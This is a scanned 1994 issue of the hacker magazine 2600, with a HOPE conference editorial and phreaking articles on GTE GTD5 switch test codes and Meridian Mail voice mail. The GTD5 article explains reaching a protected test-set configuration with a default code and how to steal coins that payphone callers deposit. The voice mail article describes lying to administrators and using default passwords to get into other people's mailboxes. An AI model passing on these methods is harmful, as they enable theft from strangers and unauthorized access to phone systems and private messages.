❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME

❑ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

❑ 1984 ❑ 1985 ❑ 1986 ❑ 1987 ❑ 1988

❑ 1989 ❑ 1990 ❑ 1991 ❑ 1992 ❑ 1993

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752, MIDDLE ISLAND, NY 11953

TOTAL AMOUNT:

documentation

OUR ADDRESS:


2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

no one told you when to run

2600

The Hacker Quarterly *VOLUME ELEVEN, NUMBER TWO*

$4 ($5 in Canada) *SUMMER 1994*



Germany

A set of German phone booths. Note the incredible size of the handicapped booth.
Photo by Frion Man

Mexico

Public card reader payphone in Tijuana.
Photo by Dan Hank

Aruba

Another card-only payphone.
Photo by YETI

Ecuador

This phone on the Galapagos Islands is the reddest we've ever seen. Trust us, it really is red. A true red box. Really.
Photo by BLUBXR

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. TAKE US WHERE WE HAVEN'T GONE!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Holly Kaufman Spruch

"Our experience has found that the best way to hurt a computer offender is to take away his toys. Computers are expensive items, and young offenders in particular may be unable to replace them. The seizure of the offender's computer by police also immediately and dramatically brings home the consequences of computer crime in a way that interjudicial proceedings cannot match. The knowledge that the seized computer system will be retained by law enforcement hastens the realization that the offender must change his lifestyle." - Kenneth Rosenblatt from "Deterring Computer Crime" as published in "Prosecutor's Brief", Summer 1989

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the walled in.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Joe630, mtv.com, sub pop, Faith, and Hope.

Hackers On Planet Earth

It was a little less than a year ago that the idea of a major hacker event in the United States this summer was first expressed. The success of Hacking at the End of the Universe (HEU) in Holland led many people to ask why such an event couldn't occur in the United States. In our Autumn 1993 issue, we wondered if such a thing would ever happen here. But it wasn't until a couple of months ago that the enthusiasm here began to spread like an infectious disease. It's been a long time coming and this summer seemed like the perfect time. After all, it's our tenth anniversary and the hacker world is bigger than it's ever been.

And so, Hackers On Planet Earth (HOPE), the first-ever global hacker event to take place in this country, will be held in New York City on August 13 and 14. (Full registration info can be found on pages 13 and 47, as well as a special insert sent to all subscribers.) One way or another, history is liable to be made.

What exactly is a "global hacker event"? It's different from the various hacker conferences that take place in this country - Summercon, Def Con, and HohoCon are all well worth attending and usually take place every year. The annual Hackers Conference that takes place in California might also be worthwhile - we can't seem to find any hackers who have ever been invited to it though. The 2600 meetings in various cities are still more ways for hackers to get together, this time on a monthly basis.

We believe HOPE will have ingredients of all of these events but will also add something to the equation that just hasn't happened here yet. Hackers will work together for two days and nights and celebrate their existence in what has unfortunately become an often hostile environment. The general public will have a chance to see things from our perspective - the conference will take place in the middle of New York City and will be cheap enough for nearly anyone to attend. Seminars, talks, and workshops will take place around the clock in an open atmosphere. The uses and abuses of technology will be discussed - and demonstrated. A giant ethernet, similar to the one created at last year's HEU, will be constructed here (everyone is encouraged to bring a computer for maximum effect). This, along with our hookup to the Internet, will give many people their first taste of the net. And it will be hackers, not large corporations, leading the way.

An excellent example of what we intend to do was recently demonstrated on New York's WBAI-FM. During a fundraiser for this noncommercial radio station, listeners were offered a year of unrestricted Internet access on escape.com, a new Internet service in New York for a pledge of $100. People in the hacker community have designed this system and are the ones who keep it going. (The normal rates for this system are

$16.50 per month with no time limits, probably the cheapest net connection possible. You can connect at (212) 888-8212 or call the voice line at (212) 888-8780.) New Yorkers jumped at the chance to get true access to the net without having to always watch the clock and pay outrageous fees. In two hours, escape.com brought 86 new people onto the net and raised $8600 for a noncommercial radio station. This means something. There are swarms of people in our society who want to listen to what we are saying and who understand our spirit, if not our language. The hacker spirit has manifested itself in many of us but it lies dormant in a far greater number. If we have an opportunity to reach still more people, we should. Some won't understand but those who do could turn out to be very important to the hacker world. Only when the general public begins to see that there is far more to us than what they read in tabloids will their perception of us begin to change. And that could change everything.

It's always been in the interests of the phone companies and corporate online services to paint us in as evil a light as possible. Then they can continue to play by their rules, charging consumers as much as they want and not having anyone credible to challenge them. But a growing number of people are realizing that it's not as black and white as these entities want us to believe.

We've seen it happen twice in Holland. The United States is long overdue. But this isn't the only "Hacker Congress" happening this year. On October 7, 8, and 9, the "First International Congress about Viruses, Hacking, and the Computer Underground" will take place in Buenos Aires, Argentina at the Centro Cultural Recoleta, Junin 1930 from 3 pm to 9 pm. We're happy to learn that there is a thriving hacker culture there as well and we hope many Americans and Argentines attend both events.

According to the organizers, "the congress will be oriented to discuss subjects related to hacking, viruses, and the technology impact in the society of now and in the future. We will also have discussions about cyberpunk, virtual reality, the Internet, the phone system, programming, etc.... We expect the congress to be as open as possible, offering freedom to speak to all attendants, being from the 'bad' or 'good' side of the discussed issues. As we in Argentina don't yet have laws against hacking or virus writing or spreading, we think it is very important to discuss all those items as freely and deeply as possible." For more information, send email to: fernando@ubik.satlink.net, Fidonet: 4:901/303. You can phone +54-1-654-0459 or fax +54-1-40-5110 or send paper mail to: Guemes 160, dto 2., Ramos Mejia (1704), Provincia de Buenos Aires, Republica Argentina. Admission to this event is, incredibly enough, totally free.

There are a lot of bad things we can focus on - the Clipper chip, increased surveillance, technological ripoffs, imprisoned hackers, and so much more. But there's also a great deal to be optimistic about. We've got the means to see things in different, non-traditional ways and, most importantly, share these perceptions with each other. This August, we'll have the chance to take that one step further. It may be the only hope we have.

life under GTD5

by Zaphraud

Specific Telephone Telecommunications

First, let me state that I am aware that GTD5 is not an actual, physical switch, but rather a software protocol thingy, that can run on numerous switches. GTE uses DMS-100's, ESS'es - I have even heard that some small GTE areas use PBX switches designed for businesses!

GTD5 is a strange switch to be under. The most obvious sign of a GTD5 switch is having to dial xx# to access special features (cancel call waiting, call forwarding, etc.) as opposed to dialing *xx under the more common switches.

In fact, the first thing that I noticed under GTD5 is that the # key is a strange kind of enter key, it will tell the switch "I'm all done now, process my digits." I'm not sure what the significance of this is, or what can be done with it.

Also worth knowing is that there are various sub-versions of GTD5. I am under GTD5.03f12 in Camarillo. (That's interesting because the last time I checked it was 5.01f12! I just checked now, and *surprise!* Both 5.01f12 and 5.03f12 are the same, as far as I can tell, and the f12 part has never changed. Oxnard, a city nearby, uses just GTD5U and they do not yet have the Proctor Test Set. I suspect that's where the 5.01 part comes in. Thousand Oaks has 5.01. No f extension. I have absolutely *no* idea what the f extension means...

Whenever I dial a call, before the ring I hear silence, and after the line starts doing something (i.e. ringing, busy, etc.), I can hear a quiet, high pitched sound, if I really strain my ears (is that possible?). I believe this is the sound that the digital to analog converter makes, as it sounds about the right frequency for it. I like this, because I have 3-Way calling, and it lets me know when to flash the other line on, without having to wait for a ring signal.

11X Dialing Features

GTD5 provides a wide variety of switch-based tools for linemen to use. These tools fall in the 11X dialing area. They cannot be dialed off the back of a local PBX that I use, probably because there is a direct link into the GTE switch via optical cable, and to have copper line testing features would be silly. Here is a list and description of them, as they are found in our area. Note that they vary from area to area, but that they are still going to be 11X numbers. For example, the Proctor Test Set in Los Angeles is not 117, but rather 111. This is the list as it appears in Camarillo. 114, 119, and 113 work as described in Oxnard and Thousand Oaks. Thousand Oaks also has 117 identical to that of Camarillo.

111 - No real function. Neat-o message I have not heard anywhere else. Rings immediately after dialing third one. Answers after one to four rings with "We're sorry, your call cannot be completed as dialed. Please check your instruction manual, or call the repair office for assistance." Basically it tells the lineman he screwed up.

112 - Have not discovered anything or no function.

113 - Strange method of dialing. You can dial 113+7D, and if 7D is a phone number that is in your exchange, then one of two things will happen: It will connect exactly like a regular call (even requires 25 cents from a payphone, deposited before call, and yields same error message if coin is not deposited); It will come up with a rather strange error message; "We're sorry, your call cannot be completed as dialed from this telephone. Please check the number and dial again, or call your operator for assistance."

If you dial any other number, whether it is local, zone unit (short distance) or long distance, if it's *not* in your exchange, it will say that the call cannot be completed as dialed (the ordinary error message normally heard) and to check the number and dial again.

What determines whether a phone has 113+7D dialing capabilities or not I'm not sure of, but I can pass along the following findings:

Every payphone I have been at lets 113+7D dialing go through, provided a quarter was deposited first.

The odds of a normal line allowing 113+7D to go through appear to be about 1:4, from the test dialing my friends and I have done.

Another interesting thing to note is that when I dial 113+ [Number of a payphone that does not accept incoming calls] from my line (not 113+7D compatible), I get the ordinary call cannot be completed message, but if I call the same number from a payphone, I hear the "from this telephone" message! This has led me to wonder if there are phones that can bypass the incoming call blocking. So far I have not found any.

114 - Local ANAC. Gives a single touch tone, then reads back your phone number. The official name is not 'Local ANI', but I prefer calling it that, as ANI is so much easier to remember (and say) when compared to the official name, ANAC.

115 - Have not discovered anything or no function.

116 - Limited data available. Waits for digits. After most, says: "We're sorry, we cannot process your custom calling request at this time. Will you try again later please?" When I dial 116+8xx..., 116+5xx..., 116+*xx..., or 116+#xx... nothing happened. After several digits, including * and #, got a typical error message. 116+8+*+# yields this message.

117 - Proctor Test Set (in my area). This is the neatest feature by far. See below for instructions.

118 - Have not discovered anything or no function.

119 - Line Open. This is identical to using the Proctor test set, option 13. It performs exactly the same function, and exists only for compatibility in Camarillo. Oxnard needs this test until they obtain GTD5.01 or better.

117 - Dial Test (In Oxnard). This test will beep four times, and beep an additional four tines after each DTMF key pressed. It has no other apparent function.

The Proctor Test Set

The Proctor Test Set can be used for many things, the most common being:

Checking the line for bugs
Tuning up a red box
Ringer test (make your phone ring)
Identifying a DTMF digit
Making the line go dead for a few minutes (open line)

Dial 117. You will hear the following menu. Bear in mind that you can always re-hear the menu either by waiting for it to replay or by flashing the hook, and that a hookflash is a lot like an abort key. (Example: Proctor says "Please deposit coin" but you're calling from home experimenting. Just flash the hook and it goes on to the next part of the test.)

A word about the Proctor Test Set's numbering system - 0-9 are, quite obviously, 0-9. But a little known fact is that all the keys can at some time or another be used as numbers, in a strange way. Here is a translation table:

0-9 - 0-9
A - 10
B - 11
C - 12
D - 13
*** - 14**
 # - 15

This works because GTD5's tone decode thingy is set to dial mode, and those are the actual hexadecimal values it produces... in the other mode, row/column mode, the chip's first two bits will determine row, the last two, column. That mode is *rarely* used....

Interestingly, dialing 1A is the same as dialing 20. Ever see a little kid counting "eighteen, nineteen, tenteen, eleventeen"? Well, Proctor does this. It's base ten hexadecimal! That's why dialing B works for dialing 11... the security feature apparently only starts looking to block out the config after the first one is dialed.

Also worthy of note is that if, in parameter select, you dial (a-d)# or 1(a-d)#, you will be read the number back as you dialed it! Example: Dialing 1A# results in hearing "one ten" read back to you! But that's not why... Proctor doesn't know the word "ten" except as in "Please deposit ten cents" so I looked some more and found:

0-9 says 0-9
A says "Ten"

B says "Twenty-Five"
C says "Please go on hook"
D says "Pass"

By doing this, you are listening to the hidden order of the sounds in Proctor's program, and actually learning a little about how it was made! Each sound has an ID#, and by Silver Boxing, you can find out some more sound ID#'s!

Please be careful changing parameters. I turned ESS Select on, accidentally, this Sunday morning. It's now Sunday night and the test set still won't work. I'll have to wait until Monday for them to fix it, I guess!

The Main Menu

"Proctor Test Set."
(after the "please" starts, you may press menu selections)
"Please select test.
Line test dial 2
Coin collect test dial 3
Coin refund test dial 4
Coin relay timing dial 5
Coin test dial 6
Party ground test dial 7
Ringer test dial 8
Party 2 ringer test dial 9
Dial test dial 0
Ack suppress telephone test dial 10
Reverse line dial 12
Line open dial 13
Complete data mode dial 14
Ack suppress test 1 dial 15
Ack suppress test 2 dial 16
1A Coin Relay dial 17
For access to other tests dial 19."

Note that 11 and 18 do not appear on this list. More on that later....

Explanation

(inside parenthesis is choice) [inside brackets is only heard if Complete Data Mode is on]

Line Test (dial 2)

The line test checks for problems on the line, namely that of shorts. It also, because of its on-hook nature, can be used to check the ringer.

What happens: There will be some clicks heard, and then it will say "Line current (pass/fail) [xx milliamps]". This is how many amps the phone is sucking out of the wall. If more than one phone is picked up, the number will change to the phone that sucks more, because picking up another phone causes the voltage to drop, i.e., the current should never be too much. Line test will then say "Loop leakage test. Please go on hook." At this point, hang up. Wait for the phone to ring, then answer. When you answer, it will say "Loop leakage (pass/fail) [(exceeds 200 K Ohms/xxx K Ohms)] line ground (pass/fail) [(exceeds 200 K Ohms/xxx K Ohms)]."

What this tells you is the following: Line leakage - The impedance of the phone line when no phones are off hook. An off hook condition is generated at above 2K Ohms, but it should definitely be over 200K Ohms, although not infinite (the ringers have to be attached!). A fail condition will read the impedance of the line. Most bugs powered from the phone line will cause this test to fail. It could also indicate problems in the ringer or water in the line. Line ground - like line leakage, only for the ground line. Payphones have a ground line, the yellow wire usually, and a failure here could indicate water in the lines or a faulty coin circuit.

Coin Collect Test (dial 3)

This test checks that the coin hopper in a pay (fortress) telephone properly dumps coins into the storage area, where they will await a telephone man to pick them up. That is all it does. It will ask you to deposit a coin, which it will promptly dump into the storage area as soon as it reaches the hopper. No more information is given, even if complete data mode is on. Pass or fail is indicated by the path the coin takes. A lineman should see it come out the hole on the bottom left side of the phone. An unhappy phreaker will hear it clunk in with countless other coins, where it will become unrecoverable and property of GTE. For you technical folks, coin refund and coin collect signals are 100 volt pulses that are sent down the line, and grounded by the phone onto the yellow (ground) wire through the hopper controller.

Coin Refund Test (dial 4)

This test is exactly the same as the line coin collect test, except that the coin is sent out the bottom right side of the phone, or, back into the coin refund test. It's fun to do, because it shoots them right back in. A

neat trick to pull is deposit about $5.00 in miscellaneous coins into the phone before selecting this test, then call a friend over and say "Check this out." Select the test and drop in a nickel. Your amazed friend will watch your nickel, and all the other money that you stuck in (which was waiting in the hopper) come out, and probably never stop begging and pleading you to tell him or her how you did it.

Coin Relay Timing Test (dial 5)

This tests the timing of a coin ground pulse. It will respond with "Coin relay timing (pass/fail) [xxx milliseconds]." Typical values are between 500 and 700 milliseconds. This won't test the tone timing of a coin.

Coin Test (dial 6)

"Please deposit coin...." This tests coin tone pulses. A typical coin pulse consists of 1700Hz and 2200Hz. A nickel is one pulse of 66 milliseconds, a dime is two such pulses separated by an equal time of silence, and a quarter is five 33 millisecond pulses separated by 33 milliseconds of silence. It will accept wild variations in timing, however. The frequencies must be within plus or minus 30Hz. The response is: "(Coin timing fail/(5 cents/10 cents/25 cents) Low-tone frequency (pass/fail) xxxxHz. High-tone frequency (pass/fail) xxxxHz. Low-tone level (pass/fail) negative xx dB. High-tone level (pass/fail) negative xx dB. Please deposit coin."

A great aid to linemen who need to fix the coin tone section on their red, er, ah, payphones....

Party Ground Test (dial 7)

I'm not really sure what this does, but for me it says "Party ground (pass/fail) [xxx Ohms]"

Ringer Test (dial 8)

This test will ask you to hang up, then will ring your phone. When you answer, if will replay the menu. That's it.

Party 2 Ringer Test (dial 9)

I am unable to distinguish how this is even slightly different from a Ringer test....

Dial Test (dial 0)

This will do one of two things. If Complete Data Mode is off, it will ask you to "Please dial all digits." Dial them left to right, bottom to top (123456789*0#). It will respond with "Dial test (pass/fail)". If Complete Data Mode is on, it will ask you to "Please dial one digit." Dial a digit. It will then respond with Low-tone frequency (pass/fail) xxxxHz. High-tone frequency (pass/fail) xxxxHz. Low-tone level (pass/fail) negative xx dB. High-tone level (pass/fail) negative xx dB. Please dial one digit." Digits consist of one tone from the low-tone group and one tone from the high-tone group. The groups are as follows: Low Tone: 697Hz, 770Hz, 852Hz, 941Hz High Tone: 1209Hz, 1336Hz, 1477Hz, 1633Hz The high tone group describes the horizontal coordinate of the digit, whereas the low-tone group describes the vertical coordinate of the digit. By using this list in conjunction with the dial test with complete data mode on, one can identify any DTMF tone. There are, however, better ways to do this, but not with Proctor.

Ack Suppress Telephone Test (dial 10 or A)

After selecting this test, you will hear:

"Party one telephone. Line current pass. Please dial all digits." Dial all of the digits. It will respond with "Dial test (pass/fail). Please dial one digit." Dial it, and listen to it say "Digit detected. Please go on hook." Hang up, and when the phone rings, pick up and it will tell you if the test passes or fails. Search me what it's good for....

Configure Proctor Test Set (Dial 11 or B)

Like 18, this is *not* read on the menu. Also good to know is that access to this feature by dialing 11 can be turned off, so that it can only be accessed from the CO. But for one reason or another, dialing B will always work! After dialing 11 or B, a 3 digit security code may be needed. The default for this code is 000 (three zeroes) and if the test set has been configured to block access via 11, then most likely you will be able to access it by dialing B000, because they will not be anticipating that remote access is even possible!

The Set will then ask you to "Please select parameter". It will *not* read a list of parameters, but will identify a parameter after it is keyed. To select a parameter, dial its number, then dial #. The Set will then read the parameter number, name, and its current value. It will then ask you to enter a

new value. You do this by either: Dialing the new value and hitting pound or, if it's a toggle value, typing *# (asterisk pound). Note that I'm not exactly positive that *# is correct, but it works for me!

Parameter List:

1 - Dial Speed Low Limit (set to 8.0 pps)
2 - Dial Speed High Limit (set to 11.0 pps)
3 - Dial Ratio Low Limit (set to 58%)
4 - Dial Ratio High Limit (set to 64%)

Parameters 1-4 are for pulse dialing, pps is "pulses per second" and the percentages refer to percentage of time off-hook vs. on-hook.

5 - Tone Dial frequency tolerance (set to 1.5%)
6 - Tone Dial Level High (set to 3dB)
7 - Tone Dial Level Low (set to -2dB)
8 - Twist High Limit (set to 4dB)
9 - Twist Low Limit (set to -6dB)

Parameters 5-9 are for tone dialing. Twist refers to the ratio of low-frequency to high-frequency in the DTMF tone.

10 - Line Ground leakage (set to 100Kohm)

Refers to minimum on-hook resistance that is acceptable between phone wires and ground wire)

11 - Loop Leakage (set to 100Kohm)

Refers to minimum on-hook resistance that is acceptable between red and green wires.

12 - Loop Current low limit (set to 20 milliamps)

Refers to the minimum amount of current an off-hook phone may draw. There is no maximum as the current draw is limited by the switch itself.

13 - Party Ground high limit (set to 3.0 Kohm)
14 - Party Ground low limit (set to 1.0 Kohm)
15 - Coin Tone frequency tolerance (set to 1.5%)

How picky should Proctor be about your red box?

16 - Coin Tone level high (set to 0 dB)
17 - Coin Tone level low (set to -25 dB)
18 - Coin Ground high (set to 1.5Kohm)
19 - Coin Ground low (set to .5 Kohm)
20 - Security Code (set to 000, default, changeable by user!)
21 - Security Code (on/off)
22 - Line Reverse (set to off, default value)
23 - 1A Coin Relay (set to off, default value)
24 - User Program is on (???)
25 - Dial Timing (set to 10.0) (???)
26 - ESS Select (set to off)
27 - Coin Tone Frequency select (set to 2) (type of coin tones)
28 - Coin relay timing, low limit (set to 500 milliseconds)
29 - Coin relay timing, high limit (set to 700 milliseconds) How picky is Proctor about your paper-clip technique?
30 - 1A Coin relay timing low limit (set to 400 milliseconds)
31 - 1A Coin relay timing high limit (set to 500 milliseconds)

1A users better have quick paper-clip motion!

32 - Coin Refund Current (set to - (negative))

Set to positive, watch the lineman lose his quarters when he does a coin test!

33 - Divided digit test (is off) (???)
34 - Remove Coin Ground Test (set to on)
35 - Illegal Parameter
36 - Telephone Dial access to parameter program (set to off)

This means I can't dial 11 to use it... but dialing B works!!

37 - Illegal Parameter

Reverse line (dial 12 or C)

This will exchange, temporarily, the tip and ring wires, thereby reversing the polarity of the line. On payphones in my area, the DTMF dial circuit will not work after doing this, because there is no bridge rectifier on it. The line will be changed back to normal if you flash the hook, hang up, or dial 13 again.

Line Open (dial 13 or D)

This removes the phone from the switch for about 45 seconds. This is very similar to cutting the wires to the phone. What this is good for is if a lineman wants to test line impedance with a VOM, check the line for stray voltage, etc. It's also handy for snaking quarters from people too dumb to check for dialtones at a payphone... open the line, hang up (it doesn't know if you

hang up - How can it with no voltage (and therefore no sensor ability) on the line) and just wait for Joe Sucker to deposit a quarter. Then come back and pick up the phone. Wait patiently for the test menu and when you hear it, select Coin Refund Test. Deposit a nickel, and you get $.30 back!

Complete Data Mode (dial 14 or *)

This is a toggle modifier that controls whether the test set will read back everything it knows, or just a pass/fail condition. Every time you dial 14, its status will be toggled. Its default value is off. Pressing the * key will also select complete data mode. This is convenient, as it's probably the most often used feature.

Ack Suppress Test 1 (dial 15 or #)

"Please deposit five cents." "Please deposit initial rate."

Ack Suppress Test 2 (dial 16)

"Please deposit five cents." "Please deposit ten cents." "Please deposit 25 cents." "

1A Coin Relay (dial 17)

This is a toggle modifier that controls how the system interprets coin timing. Its default is off. Apparently the ESS1A switch used different timing in its coin tones, and there are still some 1A payphones in use. I believe the Radio Shack Dialer 6.5536 Mhz Crystal combination produces the 1A tones, but I am unsure.

GTD version number (dial 18)

This will tell you the version number of the GTD switch you are under. This kind of thing is essential for those phone phreaks who are "socialites" and wish to learn more.

For access to other tests, dial 19. The other tests are tone tests. Not like dial and redbox, but the *other way around.* They spit tones out into your phone. Nothing special though. The tone tests can be used for measuring frequency response, signal to noise ratio (a zero tone test amplitude vs. a milliwatt test tone amplitude) and other nifty things. One thing I like is option number 7, at a payphone. It is so loud that it can be heard for up to 25 or 35 feet away on a quiet day!

Here is a list of the tests:

Milliwatt test tone (dial 2)

Lasts for 3 minutes, is full-blast 1000Hz tone

Zero Tone test 1 (dial 3)

Lasts for 3 minutes, absolute silence. Great for measuring line noise.

Zero Tone test 2 (dial 4)

Identical to Zero Tone test 1 as far as I can tell.

Three tone test (dial 5)

1000Hz for 15 seconds, 500 Hz for 15 seconds, 2000Hz for 15 seconds.

10 tone test (dial 6)

10 tone ack suppress test (dial 7)

Pressing 0 will return one to the main menu.

the joys of voice mail

by snes

The key to most voice mail systems is that they are very user-friendly, but only if you know how to use them. If your college has a VMS then you probably know how to use the main functions. On the other hand, if you call in and try to widen your VMS horizons, then you will probably notice that it seems considerably more difficult. They are designed this way, so you must be patient in learning the ways of the system. One thing to remember is that it's easy to get system administration to help you - all you have to do is act extremely technically uninclined. Example: you want into someone else's mailbox for a limited time, so you tell your administrator that someone has changed your password and you can't get in. When he asks for your mailbox number, say the numbers slowly, and just a little erratically. This makes you sound unfamiliar with numbers, machinery, etc. Remember: one of the best hacks is to act like a victim of one. Now that you have some general ideas of voice mail, on with the meat.

Below is listed enough of the intricacies of "Meridian Mail" to get you going. If anything, this article will be a guideline so others can document their systems for the rest of us. Anything listed in outline form is simply for easy reading and quick access.

To get into a mailbox, dial the system number, then dial the four digit mailbox number, then "#". Dial the password (see below), then "#".

In this system, most mailbox commands are two digits. These include changing the password, recording messages of all kinds, and in mine, you can even change the preset for operator assistance. Because of a prank I played in early 1992, my school now has randomly assigned passwords at the beginning of each year. However, when a mailbox is first created, its password is the same as the mailbox number. The lazy admin of most colleges leaves it like this. The help hotkey for Meridian Mail is the * key. Pressing this will bring sweet Ms. Meridian to your aid. Playing pranks or just keeping an eye on your student government, the key lies in not utilizing one mailbox function, but rather in combining them. Unfortunately, there are certain safeguards against password hacking in this system. This also can work to your advantage: in this system, after the third incorrect password attempt, the mailbox in question will lock up, preventing access to anyone, even to the person with the right password (grin). If you do get the right password, you rarely want to change it because as soon as the owner tried to access it, they would not get in and inadvertently lock it up, screwing up (maybe permanently) your access to that mailbox.

